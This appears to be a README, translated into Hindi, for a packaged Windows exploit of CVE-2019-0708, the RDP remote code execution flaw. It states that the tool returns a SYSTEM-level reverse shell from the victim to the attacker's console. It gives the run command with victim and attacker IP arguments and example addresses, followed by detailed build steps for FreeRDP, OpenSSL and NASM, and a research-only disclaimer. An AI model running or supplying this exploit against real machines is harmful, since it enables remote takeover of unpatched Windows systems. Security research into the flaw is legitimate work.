CVE-2019-0708-EXP-Windows-Version
अस्वीकरण
लेखक का poc केवल अनुसंधान उद्देश्यों के लिए है। यदि पाठक इस poc का उपयोग अन्य कार्यों के लिए करता है, तो इसका मेरे साथ कोई संबंध नहीं है।
विषय सूची
[toc]
परिचय
CVE-2019-0708-EXP का विंडोज संस्करण एकल फ़ाइल exe के रूप में चलता है, जिसमें Linux, Python, Ruby आदि की आवश्यकता नहीं होती है। चलाने के बाद यह सीधे वर्तमान कंसोल में System विशेषाधिकार के साथ शेल (Shell) को रिवर्स करता है।
संकलन पूरी तरह से स्थिर पुस्तकालय मोड (static library mode) का उपयोग करके सभी DLL को इनलाइन करता है, netcat और OpenSSL को एकीकृत करता है, प्रगति पट्टी (progress bar) प्रदर्शन और शेल इको संचालन का समर्थन करता है।
पुनरुत्पादन वातावरण
- पीड़ित ऑपरेटिंग सिस्टम: Windows 7 SP1 x64 बिट ऑपरेटिंग सिस्टम
- हमलावर ऑपरेटिंग सिस्टम: Windows 10 x64 बिट ऑपरेटिंग सिस्टम
- संकलन वातावरण: Visual Studio 2013
उपयोग निर्देश
- CVE-2019-0708-EXP-Release निर्देशिका में प्रवेश करें।
- wfreerdp.exe /v:Victim_IP /l:Attacker_IP चलाएँ, उदाहरण: wfreerdp.exe /v:10.120.1.160 /l:10.120.1.17
स्थापना ट्यूटोरियल
- FreeRDP-master प्रोजेक्ट को E:\git\KernelResearch\FreeRDP-master\ पर कॉपी करें।
- OpenSSL संकलन वातावरण स्थापित करें, या सीधे openssl.7z को C:\openssl\ पर निकालें और पूर्व-संकलित OpenSSL वातावरण का उपयोग करें।
- NASM संकलन वातावरण स्थापित करें।
- cmake-3.15.3-win64-x64.msi को व्यवस्थापक के रूप में स्थापित करें।
- C:\Program Files\CMake\bin को path पर्यावरण चर में जोड़ें।
- कंप्यूटर को पुनरारंभ करें।
- "C:\Program Files\CMake\bin\cmake.exe" E:\git\KernelResearch\FreeRDP-master\CMakeCache.txt चलाएँ।
- प्रोजेक्ट संकलित करें। यदि अभी भी फ़ाइलें गायब पाई जाती हैं, तो FreeRDP-master-restore.7z से पुनर्स्थापित करें।
OpenSSL संकलन वातावरण स्थापना ट्यूटोरियल
- openssl-1.0.2s.tar.gz को C:\openssl\ पर निकालें।
- ActivePerl-5.28.1.0000-MSWin32-x64-fde9aa8a.msi स्थापित करें।
- C:\Perl64\bin को path पर्यावरण चर में जोड़ें।
- VS2013 x64 मूल उपकरण कमांड प्रॉम्प्ट खोलें, जो स्टार्ट मेनू में पाया जा सकता है।
- perl Configure VC-WIN64A चलाएँ।
- cd /d C:\openssl\ चलाएँ।
- ms\do_win64a चलाएँ।
- अब संकलन शुरू करें। निम्नलिखित मोड का उपयोग किया जा सकता है। exp में स्थिर पुस्तकालय मोड का उपयोग किया गया है:
OpenSSL डायनामिक लाइब्रेरी संकलित करें: nmake -f ms\ntdll.mak
OpenSSL स्थिर लाइब्रेरी संकलित करें: nmake -f ms\nt.mak
OpenSSL डायनामिक लाइब्रेरी का परीक्षण करें: nmake -f ms\ntdll.mak test
OpenSSL स्थिर लाइब्रेरी का परीक्षण करें: nmake -f ms\nt.mak test
OpenSSL डायनामिक लाइब्रेरी स्थापित करें: nmake -f ms\ntdll.mak install
OpenSSL स्थिर लाइब्रेरी स्थापित करें: nmake -f ms\nt.mak install
पिछले OpenSSL डायनामिक लाइब्रेरी संकलन को साफ़ करें (पुनर्संकलन के लिए): nmake -f ms\ntdll.mak clean
पिछले OpenSSL स्थिर लाइब्रेरी संकलन को साफ़ करें (पुनर्संकलन के लिए): nmake -f ms\nt.mak clean
- पूरा होने के बाद, स्वयं out32 डायरेक्टरी के अंतर्गत libeay32.lib और ssleay32.lib फ़ाइलें ढूंढें और उन्हें C:\openssl\lib\ पर कॉपी करें।
NASM संकलन वातावरण स्थापना ट्यूटोरियल
- nasm-2.14.02-installer-x64.exe को व्यवस्थापक के रूप में स्थापित करें।
- C:\Program Files\NASM को path पर्यावरण चर में जोड़ें।
- nasmBuildCustomizations.rar में से तीन फ़ाइलों को C:\Program Files (x86)\MSBuild\Microsoft.Cpp\v4.0\V120\BuildCustomizations\ पर निकालें।
- client -> common -> freerdp-client प्रोजेक्ट डायरेक्टरी चुनें, राइट-क्लिक करें -> 'बिल्ड डिपेंडेंसीज़' -> 'बिल्ड कस्टमाइज़ेशन', फिर 'nasm' विकल्प को चेक करें (ध्यान दें: 'masm' नहीं)।
- यदि freerdp-client प्रोजेक्ट में किसी भी .asm फ़ाइल का चयन करने पर राइट-क्लिक मेनू में संकलन विकल्प दिखाई देता है, तो इसका मतलब है कि NASM संकलन वातावरण सफलतापूर्वक स्थापित हो गया है।
चलाने का परिणाम

परियोजना होस्टिंग
मेरे poc का पता
योगदान
लेखक ZheJiang Guoli Security Technology से हैं, ईमेल: [email protected]
 cbwang505/cve-2019-0708-exp-windows
